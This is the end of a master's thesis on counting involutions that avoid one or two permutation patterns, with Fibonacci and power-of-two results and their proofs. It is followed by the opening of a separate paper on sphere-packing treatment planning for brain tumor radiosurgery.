As mentioned in the proof of Proposition 25, Claesson [1] shows that a permutation avoids (2-13) if and only if it avoids (2-1-3). Due to the properties of the trivial bijections, the corresponding results are true for all patterns in the (2-13) class, that is (2-31), (13-2) and (31-2). In particular, an involution avoids (2-31) if and only if it avoids (2-3-1) and avoidance of (31-2) is equivalent to avoidance of (3-1-2), which in turn, by Lemma 1, is equal to (2-3-1)-avoidance.

Concerning the two remaining patterns we give a proof by describing the pattern-avoiding involutions. Let $\pi = a_1 a_2 \cdots a_n$ be a (23-1)-avoiding involution with k as the first letter. The initial segment $\sigma = a_1 a_2 \cdots a_k$ of π is easily seen to be determined by k. Indeed, the letter 1 must clearly be in position k and since no ascents are allowed to precede 1, the only possibility is to let σ consist of the k smallest letters in decreasing

order. In the same way, the $(k+1)$st letter fixes the subsequent segment, and so forth. This procedure results in an involution of the form that was used to describe $\mathcal{I}_n(2\text{-}3\text{-}1)$ in the proof of Proposition 6. Hence $\mathcal{I}_n(23\text{-}1) \subseteq \mathcal{I}_n(2\text{-}3\text{-}1)$ and since the converse inclusion obviously holds we conclude that $\mathcal{I}_n(23\text{-}1) = \mathcal{I}_n(2\text{-}3\text{-}1)$.

By similar arguments the description of $\mathcal{I}_n(2\text{-}3\text{-}1)$ is easily seen to fit also a $(3\text{-}21)$-avoiding involution, so $\mathcal{I}_n(23\text{-}1) = \mathcal{I}_n(2\text{-}3\text{-}1)$. The details are left to the reader.

We recall from Proposition 6 that the $(2\text{-}3\text{-}1)$-avoiding involutions are counted by 2^{n-1}. Thus the second part of the proposition follows accordingly. □

5. Multiavoidance of 3-patterns among involutions

We devote this final section to the case of multiavoidance, that is when two or more patterns are simultaneously avoided. This was first systematically studied for classical 3-patterns by Simion and Schmidt [10] but has recently been extended to generalised patterns, for instance by Claesson [1], Kitaev [5], [6] and Claesson and Mansour [2].

Consider $\mathcal{I}_n(p_1, \dots p_k)$, where p_i are 3-patterns. Allowing the patterns p_i to be generalised and the number of them, k, to vary, provides us with a huge amount of different restrictions to investigate, even though many of them are not of much interest. Here we limit ourselves to the case of two classical 3-patterns, denoted p and q.

As in the study of generalised patterns we start by counting the involutions of $[n]$ that avoid the pair of patterns p and q, when n is small. The result is presented in Table 3, where a certain cell represents the number of involutions that avoid simultaneously the row and the column pattern.

$p\backslash q$	(1-2-3)	(1-3-2)	(2-1-3)	(2-3-1)	(3-1-2)	(3-2-1)
(1-2-3)		A_n	A_n	n	n	B_n
(1-3-2)			A_n	n	n	C_n
(2-1-3)				n	n	C_n
(2-3-1)					2^{n-1}	D_{n+1}
(3-1-2)						D_{n+1}
(3-2-1)						

Table 3. Double avoidance of classical patterns

Here:

$$\begin{aligned} A_n &= 1, 2, 2, 4, 4, 8, 8, 16, 16, \dots \\ B_n &= 1, 2, 2, 2, 0, 0, 0, 0, 0, \dots \\ C_n &= 1, 2, 2, 3, 3, 4, 4, \dots \\ D_n &= 1, 1, 2, 3, 5, 8, 13, 21, \dots \end{aligned}$$

Note the simplicity of the sequences above, compared to those treated earlier in this work. Also note that the sequence D_n is the well known *Fibonacci numbers*.

First we consider the "simplest" sequence $B_n = 1, 2, 2, 2, 0, 0, 0, \dots$, which counts the involutions that avoid (1-2-3) and (3-2-1). By studying the involutions of length at most 4 it is easy to verify the first 4 B_n's. To realize that an involution of length larger than 4 must have a decreasing or an increasing subsequence of length 3, we recall from the theory behind the proofs of Proposition 21 and 24, that the RSK algorithm gives a bijection between the Young tableaux with n elements and the set of involutions of $[n]$, where the number of rows and columns of the Young tableau equal the length of the longest increasing and decreasing subsequence, respectively. It is easy to see that a Young tableau with $r \cdot c + 1$ elements must have a row containing $r+1$ elements or a column with $c+1$ elements and we conclude that all Young tableaux with $5 = 2 \cdot 2 + 1$ or more elements must have a row or a column with at least 3 elements.

An apparently different approach is to use one of the famous results in combinatorics, proved by Erdős and Szekeres in 1935.

Theorem. *(Erdős-Szekerez) Let $A = (a_1, \dots, a_n)$ be a sequence of n different real numbers. If $n \geq sr + 1$ then either A has an increasing subsequence of $s + 1$ terms or a decreasing subsequence of $r + 1$ terms (or both).*

For a proof, see for example [4]. From the theorem it follows immediately that an involution of $[n]$, where $n \geq 5$, must have a decreasing or increasing sequence of length 3. However, to conclude this we use the same argument as above, namely that $5 = 2 \cdot 2 + 1$. In fact, what we implicitly do above is to prove the Erdős-Szekeres Theorem in the case of integer a_i, via the RSK-algorithm.

Let us continue with the case when one of the avoided patterns is (2-3-1) or (3-1-2). As pointed out in Lemma 1, we have that $\mathcal{I}_n(2\text{-}3\text{-}1) = \mathcal{I}_n(3\text{-}1\text{-}2)$, hence $\mathcal{I}_n(p, 2\text{-}3\text{-}1) = \mathcal{I}_n(p, 3\text{-}1\text{-}2)$, and consequently it suffices to consider either of those sets. Also we conclude the obvious result that $|\mathcal{I}_n(2\text{-}3\text{-}1, 3\text{-}1\text{-}2)| = |\mathcal{I}_n(2\text{-}3\text{-}1)| = |\mathcal{I}_n(3\text{-}1\text{-}2)| = 2^{n-1}$.

Proposition 28. *We have that*

$$\begin{aligned}|\mathcal{I}_n(1\text{-}2\text{-}3, 2\text{-}3\text{-}1)| &= |\mathcal{I}_n(1\text{-}2\text{-}3, 3\text{-}1\text{-}2)| = \\ |\mathcal{I}_n(1\text{-}3\text{-}2, 2\text{-}3\text{-}1)| &= |\mathcal{I}_n(1\text{-}3\text{-}2, 3\text{-}1\text{-}2)| = \\ |\mathcal{I}_n(2\text{-}1\text{-}3, 2\text{-}3\text{-}1)| &= |\mathcal{I}_n(2\text{-}1\text{-}3, 3\text{-}1\text{-}2)| = n.\end{aligned}$$

Proof. We recall the description of $\mathcal{I}_n(2\text{-}3\text{-}1) = \mathcal{I}_n(1\text{-}3\text{-}2)$ from the proof of Proposition 6;

$$\mathcal{I}_n(2\text{-}3\text{-}1) = \{k_1 \cdots 1 k_2 \cdots (k_1+1) k_3 \cdots (k_{\ell-1}+1) n \cdots (k_\ell+1)\}.$$

That is the involutions can be considered as consisting of segments, such that

(a) all letters in segment i are smaller than all letters in segment $(i+1)$,
(b) the elements in a segment are in decreasing order.

Let $\pi = a_1 a_2 \cdots a_n$ be such an involution. We want to investigate what happens when we add the restriction to avoid p, where p is one of the patterns in $\{(1\text{-}2\text{-}3), (1\text{-}3\text{-}2), (2\text{-}1\text{-}3)\}$.

The avoidance of (1-2-3) limits the number of segments of π to two. Indeed, because of property (a) above, if π has more than two segments, a (1-2-3)-subword will be formed as $a_{i_1} a_{i_2} a_{i_3}$, where a_{i_1}, a_{i_2} and a_{i_3} can be arbitrarily chosen from the first, second and third segment respectively. Thus it follows that π in $\mathcal{I}_n(1\text{-}2\text{-}3, 2\text{-}3\text{-}1)$ is of the form

$$\pi = k \cdots 1 n \cdots (k+1),$$

that is, the involution π is uniquely determined by the choice of k, hence

$$|\mathcal{I}_n(1\text{-}2\text{-}3, 2\text{-}3\text{-}1)| = |\mathcal{I}_n(1\text{-}2\text{-}3, 3\text{-}1\text{-}2)| = n.$$

When the patterns (1-3-2) and (2-3-1) are to be simultaneously avoided, π can not have any "peaks". No letter a_i can be both preceded and succeeded by smaller letters. Consequently, if the letter 1 is in position k, then π must consist of the k smallest letters in decreasing order, followed by the letters that are larger than k in increasing order. To use the above notation, all segments except for the first one contain only one letter. Accordingly $\mathcal{I}_n(1\text{-}3\text{-}2, 2\text{-}3\text{-}1)$ consists of all permutations π of the form $\pi = k(k-1)\cdots 1(k+1)\cdots n$. Again the choice of k fixes the remaining involution, so it follows that

$$|\mathcal{I}_n(1\text{-}3\text{-}2, 2\text{-}3\text{-}1)| = |\mathcal{I}_n(1\text{-}3\text{-}2, 3\text{-}1\text{-}2)| = n.$$

Likewise, avoiding the patterns (2-1-3) and (3-1-2) implies that there can not be any "valleys", so, if the letter n is in position $(k+1)$, it must be preceded by the k smallest letters in increasing order and followed by the larger letters in decreasing order. This time each segment but the first one consists of a single letter, thus an involution π in $\mathcal{I}_n(2\text{-}1\text{-}3, 3\text{-}1\text{-}2)$

can be written $\pi = 12\cdots kn(n-1)\cdots(k+1)$, from which we conclude that

$$|\mathcal{I}_n(2\text{-}1\text{-}3, 2\text{-}3\text{-}1)| = |\mathcal{I}_n(2\text{-}1\text{-}3, 3\text{-}1\text{-}2)| = n,$$

since each involution is fully determined by k. □

Proposition 29. *We have that*

$$|\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)| = |\mathcal{I}_n(3\text{-}2\text{-}1, 3\text{-}1\text{-}2)| = F_{n+1},$$

where F_n denotes the nth Fibonacci number.

Note that, as in the proof of Proposition 28, it suffices to study either $\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$ or $\mathcal{I}_n(3\text{-}2\text{-}1, 3\text{-}1\text{-}2)$ since the two sets are indeed the same.

Consider π in $\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$. Being a $(2\text{-}3\text{-}1)$-avoiding involution, π can be described as consisting of segments, within which the letters are decreasingly ordered, according to the above characterization of $\mathcal{I}_n(2\text{-}3\text{-}1)$. Furthermore, the avoidance of $(3\text{-}2\text{-}1)$ implies that the decreasing sequences must be of length at most two, so π consists of fixed points and 2-cycles of consecutive letters. Hence

$$\pi = \cdots(k_i)\cdots(k_j, k_j+1)\cdots$$

gives a description of π in cycle form.

We prove that the involutions of the above form are counted by the Fibonacci numbers, first by combining two of the proofs of Proposition 6 with well known properties of the Fibonacci numbers and then by recursively constructing $\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$ from $\mathcal{I}_{n-1}(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$ and $\mathcal{I}_{n-2}(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$.

First proof. We begin with a proof that refers to the first proof of Proposition 6, in which a bijection Φ_n from the binary strings of length $(n-1)$, to $\mathcal{I}_n(2\text{-}3\text{-}1)$ is constructed. Given a binary string $x = x_1\cdots x_{n-1}$ in B_{n-1}, the corresponding involution is recursively built up from $[n]$ by considering the letters x_i, one at at time. We recall that $x_i = 1$ causes an inversion to be formed as the letter i is placed before $(i-1)$, whereas $x_i = 0$ implies that i is placed as the last element so far. From the construction it is easily seen that π contains a decreasing subsequence of length larger than 3 whenever x has two consecutive 1's and conversely that an x with no two consecutive 1's maps to an involution of the form

$$\cdots(k_i)\cdots(k_j, k_j+1)\cdots.$$

Hence there is a one-to-one correspondence between $\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$ and the binary strings of length $n-1$ with no consecutive 1's, which are known to be counted by F_{n+1}. For a reference, see for example [11]. Thus it follows that

$$|\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)| = |\mathcal{I}_n(3\text{-}2\text{-}1, 3\text{-}1\text{-}2)| = F_{n+1}.$$

□

Second proof. Next we relate to the third proof of Proposition 6, in which a bijection between $\mathcal{P}_{n-1}$, the subsets of $[n-1]$, and $\mathcal{I}_n(2\text{-}3\text{-}1)$ is defined. Let A be in $\mathcal{P}_{n-1}$. The corresponding involution is constructed from A by letting i be preceded by a larger letter if and only if i belongs to A. From the appearance of $\mathcal{I}_n(2\text{-}3\text{-}1)$ we see that there is only one choice of the larger letter preceding i, namely $i+1$. Thus, π has an occurrence of $(3\text{-}2\text{-}1)$ if and only if A contains two or more consecutive integers. It is well known that the number of subsets of $[n]$ with no consecutive integers is the nth Fibonacci number, see for instance [11]. Thus the result follows. □

Third proof. Finally we give a proof by induction. Recall that the Fibonacci numbers are defined by

$$F_n = F_{n-1} + F_{n-2}, \text{ where } F_0 = 0, F_1 = 1.$$

We will now show that the number of $(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$-avoiding involutions of $[n]$ satisfies the same recursion. Let π be such an involution. From the above description of $\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)$ as consisting only of fixed points and 2-cycles of consecutive letters we see that the letter n will be either a fixed point or contained in the cycle $(n-1, n)$. This gives us two ways of recursively constructing $\mathcal{I}_n(p, q)$ from $\mathcal{I}_{n-1}(p, q)$ and $\mathcal{I}_{n-2}(p, q)$ (for convenience we let the patterns $(3\text{-}2\text{-}1)$ and $(2\text{-}3\text{-}1)$ be denoted by p and q). Either n is added to a (p, q)-avoiding involution of $[n-1]$ or the cycle $((n-1)n)$ is added to a (p, q)-avoiding involution of $[n-2]$. Hence

$$\begin{aligned}\mathcal{I}_n(p,q) &= \{b_1 \cdots b_{n-1} n,\ b_1 \cdots b_{n-1} \in \mathcal{I}_{n-1}(p,q)\} \cup \\ &\quad \{c_1 \cdots c_{n-2} n(n-1),\ c_1 \cdots c_{n-2} \in \mathcal{I}_{n-2}(p,q)\},\end{aligned}$$

so

$$|\mathcal{I}_n(p,q)| = |\mathcal{I}_{n-1}(p,q)| + |\mathcal{I}_{n-2}(p,q)|.$$

Since $\mathcal{I}_0(p, q) = 0$ and $\mathcal{I}_1(p, q) = 1$, we conclude that

$$|\mathcal{I}_n(3\text{-}2\text{-}1, 2\text{-}3\text{-}1)| = |\mathcal{I}_n(3\text{-}2\text{-}1, 3\text{-}1\text{-}2)| = F_{n+1}.$$

□

Proposition 30. *We have that*

$$|\mathcal{I}_n(1\text{-}3\text{-}2, 3\text{-}2\text{-}1)| = |\mathcal{I}_n(2\text{-}1\text{-}3, 3\text{-}2\text{-}1)| = \lfloor n/2 \rfloor + 1.$$

Proof. Consider $\mathcal{I}_n(2\text{-}1\text{-}3, 3\text{-}2\text{-}1)$. We recall from the proof of Proposition 18 that a permutation π, with 1 in position k, avoids $(2\text{-}1\text{-}3)$ if and only if it can be written as $\sigma 1 \tau$, where $\sigma = a_1 a_2 \cdots a_{k-1}$ is a $(2\text{-}1\text{-}3)$-avoiding permutation of $\{n, (n-1), \ldots, (n-k+2)\}$ and $\tau = a_{k+1} a_{k+2} \cdots a_n$ is a $(2\text{-}1\text{-}3)$-avoiding permutation of $\{2, 3, \ldots, (n-k+1)\}$. Furthermore we recall that, when π is an involution, the letter 1 can be either a fixed point or in position k, where $k \geq n/2$. Let us investigate the latter case. Clearly, the letter k is in position 1. In order to avoid $(3\text{-}2\text{-}1)$, the remaining σ must consist of letters larger than k in increasing order. We

realize that this leads to absurdity whenever $k > n/2$ (since there are not enough larger letters). Thus, k must simultaneously be larger than or equal to $n/2$ and less then or equal to $n/2$, which is possible for integer k only when n is even. Then $k = n/2$, which determines π to be equal to $n/2 \cdots n1 \cdots (n/2-1)$. When 1 is a fixed point we can recursively apply the above reasoning to τ, so that an involution in $\mathcal{I}_n(2\text{–}1\text{–}3, 3\text{–}2\text{–}1)$ can be written as $\pi = 12\cdots(n-2k-1)(n-2k)\rho$. Here ρ is the $(2\text{–}1\text{–}3, 3\text{–}2\text{–}1)$-avoiding involution of $\{(n-2k), (n-2k+1), \ldots, n\}$ in which the smallest letter is in the middle position. Thus, these involutions are fully characterized by the choice of k, where k has to be less than or equal to $n/2$, hence

$$|\mathcal{I}_n(2\text{–}1\text{–}3, 3\text{–}2\text{–}1)| = \lfloor n/2 \rfloor + 1.$$

For the $(1\text{–}3\text{–}2)$- and $(3\text{–}2\text{–}1)$-avoiding involutions the proposition can be proved in a similar way, for which we omit the details. Let $\pi = a_1 a_2 \cdots a_n$ be such an involution. The letter n can either be a fixed point or, if n is even, in position $n/2$, in which case it determines the rest of π. By recursively repeating the arguments to the segment $a_1 a_2 \cdots a_{n-1}$ when n is a fixed point, we see that an $(1\text{–}3\text{–}2, 3\text{–}2\text{–}1)$-avoiding involution π can be written as $\rho(2k)(2k+1)\cdots n$, where ρ is the $(1\text{–}3\text{–}2, 3\text{–}2\text{–}1)$-avoiding involution of $[2k-1]$, in which the largest letter is in the middle position. Again the involutions are uniquely determined by the choice of k, hence the result follows. □

Proposition 31. *We have that*

$$\begin{aligned} |\mathcal{I}_n(1\text{–}2\text{–}3, 1\text{–}3\text{–}2)| &= |\mathcal{I}_n(1\text{–}2\text{–}3, 2\text{–}1\text{–}3)| = \\ |\mathcal{I}_n(1\text{–}3\text{–}2, 2\text{–}1\text{–}3)| &= 2^{\lfloor n/2 \rfloor}. \end{aligned}$$

Proof. We start with the case of $(1\text{–}2\text{–}3)$- and $(2\text{–}1\text{–}3)$-avoiding involutions of $[n]$. Note that the largest letter, n, has to be in position 1 or 2, because otherwise n will be preceded by two smaller letters that are either ordered as $(1\text{–}2)$ or $(2\text{–}1)$, causing occurrences of $(1\text{–}2\text{–}3)$ and $(2\text{–}1\text{–}3)$ respectively. On the other hand if n is the first (or second) letter, there can not be any $(1\text{–}2\text{–}3)$- or $(2\text{–}1\text{–}3)$-subwords containing 1 (or 2) or n, since n can not act as a 1 or a 2, as well as 1 (or 2) in position n will not do as a 3. Therefore, letting $(1\text{–}2\text{–}3)$ and $(2\text{–}1\text{–}3)$ be denoted by p and q, we can recursively construct $\mathcal{I}_n(p,q)$ from $\mathcal{I}_{n-2}(p,q)$, according to

$$\begin{aligned} \mathcal{I}_n(p,q) &= \{n a_2 \cdots a_{n-1} 1,\ \ \mathrm{proj}(a_2 \cdots a_{n-1}) \in \mathcal{I}_{n-2}(p,q)\} \cup \\ &\quad \{a_1 n a_3 \cdots a_{n-1} 2,\ \ \mathrm{proj}(a_1 a_3 \cdots a_{n-1}) \in \mathcal{I}_{n-2}(p,q)\}. \end{aligned}$$

Hence we get the recursion formula

$$|\mathcal{I}_n(p,q)| = 2 \cdot |\mathcal{I}_{n-2}(p,q)|, \text{ where } \mathcal{I}_1(p,q) = 1 \text{ and } \mathcal{I}_2(p,q) = 2,$$

from which it follows that

$$|\mathcal{I}_n(1\text{–}2\text{–}3, 1\text{–}3\text{–}2)| = 2^{\lfloor n/2 \rfloor}.$$

Next we consider (1–2–3)- and (2–1–3)-avoidance. This is similar to the above case, but now with the letter 1 playing the role of n. For an involution π to be in $\mathcal{I}_n(1\text{–}2\text{–}3, 2\text{–}1\text{–}3)$, the 1 can be placed either as the last or the penultimate letter of π. As above, none of the two corresponding cycles $(1, n)$ or $(1, n-1)$ can possibly contribute to the formation of (1–2–3)- or (2–1–3)-subwords. So, letting p and q denote the patterns (1–2–3) and (2–1–3) respectively, we see that $\mathcal{I}_n(p, q)$ can be recursively constructed from $\mathcal{I}_{n-2}(p, q)$ as

$$\begin{aligned} \mathcal{I}_n(p,q) \;=\; & \{n a_2 \cdots a_{n-1} 1,\ \mathrm{proj}(a_2 \cdots a_{n-1}) \in \mathcal{I}_{n-2}(p,q)\} \cup \\ & \{(n-1) a_2 \cdots a_{n-2} 1 a_n,\ \mathrm{proj}(a_2 \cdots a_{n-2} a_n) \in \mathcal{I}_{n-2}(p,q)\}. \end{aligned}$$

This will once again result in the recursion

$$|\mathcal{I}_n(p, q)| = 2 \cdot |\mathcal{I}_{n-2}(p, q)|,$$

with initial conditions $\mathcal{I}_1(p, q) = 1$ and $\mathcal{I}_2(p, q) = 2$. Thus the result follows.

Finally we turn to the (1–3–2)- and (2–1–3)-avoiding involutions of $[n]$. Let π be such an involution. From the proof of Proposition 18 we recall that, in order to avoid (2–1–3), the letter 1 must be in position $k \geq n/2+1$, or it is a fixed point. However, the simultaneous avoidance of (1–3–2) precludes the latter alternative in all cases except the identity permutation $\pi = 12 \cdots n$. Assume therefore that the letter 1 is in position k. According to the proof of Proposition 18, π can be written as $\sigma 1 \tau$ where τ is a (2–1–3)-avoiding permutation of $\{2, \ldots, (n-k+1)\}$. We realize that the only choice of τ that makes π (1–3–2)-avoiding is in fact $\tau = 23 \cdots (n-k+1)$, which corresponds to the initial segment $a_2 \cdots a_k$ of π. We can then write $\pi = k(k+1) \cdots n \rho 12 \cdots (n-k+1)$, where ρ is a (1–3–2)-avoiding involution of $\{n-k+2, n-k+1, \ldots k-1\}$, that is $\mathrm{proj}(\rho) \in \mathcal{I}_{n-2k}(1\text{–}3\text{–}2, 2\text{–}1\text{–}3)$. Accordingly, with p and q denoting (1–3–2) and (2–1–3) respectively, we can construct $\mathcal{I}_n(p, q)$ from $\{\mathcal{I}_{n-2k}(p, q)\}$, where

$k \leq n/2$. We have that

$$\begin{aligned}\mathcal{I}_n(p,q) &= \{na_2\cdots a_{n-1}1,\ \ \mathrm{proj}(a_2\cdots a_{n-1}) \in \mathcal{I}_{n-2}(p,q)\} \cup \\ &\quad \{(n-1)na_3\cdots a_{n-2}12,\ \ \mathrm{proj}(a_3\cdots a_{n-2}) \in \mathcal{I}_{n-4}(p,q)\} \cup \\ &\quad \vdots \\ &\quad \{k(k+1)\cdots na_{n-k+2}\cdots a_{k-1}12\cdots(n-k+1), \\ &\quad\ \mathrm{proj}(a_{n-k+2}\cdots a_{k-1}) \in \mathcal{I}_{n-2(n-k+1)}(p,q)\} \cup \\ &\quad \vdots \\ &\quad 12\cdots n.\end{aligned}$$

Thus $|\mathcal{I}_n(p,q)|$ satisfies the recursion

$$|\mathcal{I}_n(p,q)| = \sum_{k=1}^{\lfloor n/2 \rfloor} |\mathcal{I}_{n-2k}(p,q)|$$

and, since $|\mathcal{I}_1(p,q)| = 1$ and $|\mathcal{I}_2(p,q)| = 2$, we conclude that

$$|\mathcal{I}_n(1\text{–}3\text{–}2, 2\text{–}1\text{–}3)| = 2^{\lfloor n/2 \rfloor}.$$

□

Acknowledgement

I would like to thank my supervisor Einar Steingrímsson for the support and encouragement I have received during the writing of this masters thesis and also for teaching me combinatorics. I would also like to thank Sverker Lundin for showing me how to use Mathematica in my work with pattern avoidance.

References

[1] A. Claesson Generalised Pattern Avoidance *European J. Combin*, 22:961-9, 2001
[2] A. Claesson and T. Mansour. Enumerating Permutations Avoiding a Pair of Babson-Steingrímsson Patterns. Preprint, Chalmers University of Technology
[3] E. Babson and E. Steingrímsson. Generalized permutation patterns and a classification of the Mahonian statistics. *Sém. Lothar. Combin.*, 44:Art. B44b, 18 pp. (electronic), 2000.
[4] S. Jukna. *Extremal Combinatorics With Applications in Computer Science* Springer-Verlag, 2001
[5] S. Kitaev Multi-Aviodance of Generalised Patterns. Preprint, Chalmers University of Technology.
[6] S. Kitaev Generalised Pattern Avoidance with Additional Restrictions. Preprint, Chalmers University of Technology.
[7] D. E. Knuth. *The art of computer programming. Vol. 1: Fundamental algorithms.* Addison-Wesley Publishing Co., 1969.
[8] D. E. Knuth. *The art of computer programming. Vol. 3: Sorting and Searching.* Addison-Wesley Publishing Co., 1973.
[9] S. Lundin: Young-Tablåer och mönsterundvikande, Master's thesis, Chalmers University of Technology, 2001

[10] R. Simion and F. W. Schmidt. Restricted permutations. *European J. Combin.*, 6(4):383–406, 1985.

[11] N. J. A. Sloane and S. Plouffe. *The encyclopedia of integer sequences.* Academic Press Inc., San Diego, CA, 1995. Also available online: http://www.research.att.com/~njas/sequences/.

[12] R. P. Stanley. *Enumerative combinatorics. Vol. I.* Wadsworth & Brooks/Cole Advanced Books & Software, Monterey, CA, 1986.

Matematik, Chalmers tekniska högskola och Göteborgs universitet, S-412 96 Göteborg, Sweden

E-mail address: wulcan@math.chalmers.se

A TREE IN A BRAIN TUMOR

TAEIL YI

University of Florida

ABSTRACT. We use a *shelling procedure* to construct a semi-automated sphere packing treatment plan for brain tumors. We develop a new code to denote an unlabeled tree, and we use it to obtain a complete classification of unlabeled n-trees. We also produce a *Mathematica* program to list for each n, all *perfect sequences* corresponding to n-trees, as well as their graphs. We then develop an algorithm and a program to analyze the brain tumor shapes using trees and perfect sequences.

I. An Automated Sphere Packing Plan for Brain Tumors

The goal of stereotactic radiosurgery for a brain tumor is to deliver the desired dosage to the target, and only the target. This is not possible in reality. So they do the next best thing, which is to deliver enough dosage to the target, to avoid as much normal tissue as possible, and to deliver as little radiation as possible to whatever normal tissue must be affected. There are two additional important criteria–dose homogeneity and dose conformality. That is, we do not want 'hot spots,' which have been experimentally determined to cause complications; and we do want rapid falloff of dose levels outside the actual tumor. One of several such radiation surgery methods is called the 'Multiple Isocenter Method.' This involves filling the tumor image with spheres of different sizes, until the image is best filled up. This noninvasive method of surgery, namely by using radiation, relies on a piece of equipment called the *Linear Accelerator* (or simply, *Linac*). Most of the information in this section about treatment of a brain tumor is taken from Friedman et al.[4]. See [4] for further reference.

1. Making a Sphere by Arcs of Beams

According to [4], the linear accelerator is a complex machine capable of producing X-rays. A large amount of energy is generated by the power supply, which then powers the filament shown. This causes electrons to be emitted by the filament, which are in turn accelerated to higher energies using a (micro-)wave guide. The electrons are then changed in direction by the magnet so that they impact on a heavy metal alloy target. This results in X-ray production that can then be collimated or shaped by both primary and secondary collimators within the linear accelerator head. This beam is further collimated for radiosurgery by the tertiary radiosurgery collimator.

The Linac is mounted on a rotating gantry such that the beam has a center of rotation about 1.5m above the floor. Usually, the isocenter accuracy is defined within a 2mm sphere. Because stereotactic radiosurgery depends on optimized

Key words and phrases. brain tumor, sphere packing, linac, cutpoint, unlabeled graph, unlabeled tree, maximal tree, perfect sequence, shelling procesure .

accuracy, an improved system was designed at the University of Florida, by adding a set of bearings to the stereotactic collimator system and under the patient table. As a result, this new system achieves mechanical accuracy within 0.2mm±0.1mm for defining the treatment isocenter of beam delivery.

The tertiary collimators are generally circular and allow improved centering of the treatment beam. The sizes of these collimators are from 5 to 40mm in 2- to 5-mm increments.

By varying the angle of the gantry and the angle of the table, one can deliver a radiation beam to the target from any angle within the range of the rotation. The shape of the common intersection of an arc of beams passing through one isocenter is a sphere. The neurosurgeons deliver a series of arcs (usually 5 or 9 arcs) to produce a single isocentered sphere shape. For an ellipsoidal target, they use fewer numbers of arcs to make a single isocentered ellipsoid shape.

So, if the target shape is very close to a sphere or an ellipsoid, then the treatment plan is relatively easy compared to an irregularly shaped target. In that case, we need to create a geometric treatment plan.

2. Sphere Packing Plan

As seen in the previous subsection, the physicians know how to irradiate-to-destroy tumors which are shaped like spheres or ellipsoids. For a non-spherical shape of tumor, they try to fill the target with several spheres of different sizes. This is called the 'sphere packing' treatment plan.

After finding a sphere packing plan, they treat each sphere separately as described in the previous subsection. So, multiple isocenter radiosurgery planning includes the problem of determining the best sphere packing arrangement with which to fill the target volume. General methods for this treatment plan are iteratively based, dosimetrically driven algorithms. But these methods require many computations in order to compute a radiosurgical plan dose distribution, and then to evaluate the quality of the dose distribution. So geometrically based radiosurgery optimization has been suggested as a possible alternative means.

However the method the physicians choose relies on human decisions and experience. Thus, for the same target, different surgeons may produce different plans. Even the same surgeon, doing the plan twice for the same target, may produce different plans. And the planning takes a long time, especially for a complicated target which needs more than 10 spheres. It might take as much as two hours of planning for a difficult case which needs about 20 spheres. During that time, the patient has to wait with the head ring attached to his or her head. And most importantly, even after spending the time to make a plan, many physicians without sufficient experience, are not sure if the plan is a 'good' one.

Therefore, we provide a semi-automated sphere packing method for the treatment plan (see [19]). This method shows potential to significantly aid the planning of difficult multiple isocenter cases. Based on tests with irregularly shaped phantom targets and with a representative sampling of clinical example cases, the method demonstrates the ability to generate radiosurgery plans comparable to, or of better quality than, multiple isocenter Linac radiosurgery plans found in other literature. At the same time, this program always produces the same treatment plan for the same tumor shape. So it can be used as a 'benchmark' to compare with other plans




Figure I-1. Plan for a sphere shape and an ellipsoidal shape ([4])

for the given tumor shape. Moreover, this program provides the treatment plan in a relatively short time. For a very difficult case which needed more than 18 spheres, this program took less than 3 minutes instead of more than the 1.5 hours which were needed when the physicians created the plan using traditional methods.

In the following subsection, we explain the 'shelling procedure' which we used in this program to get the centers and sizes of spheres for the sphere packing plan.

3. Shelling Procedure

The shelling procedure is best illustrated in Figure I-2 to I-10. The major steps of this shelling procedure are as follows.

Step 1 Transfer the data of the boundary of the target to the three dimensional array and assign a status value for each voxel. (See Figure I-2 and I-3).

Step 2 Shell the target voxels (See Figure I-4).

We program a prodecure to count the number of layers of the largest sphere(s), and identify the deepest voxel(s). Occasionaly, several voxels remain at the deepest level. When this occurs, the *score function* is requested which is derived by Thomas Wagner. (see [19])

Step 3 Remove the largest sphere (as chosen by the score function, if use)

We think of the largest radius sphere as being removed, and repeat the process inductively. (See Figures I-5 to I-10.)

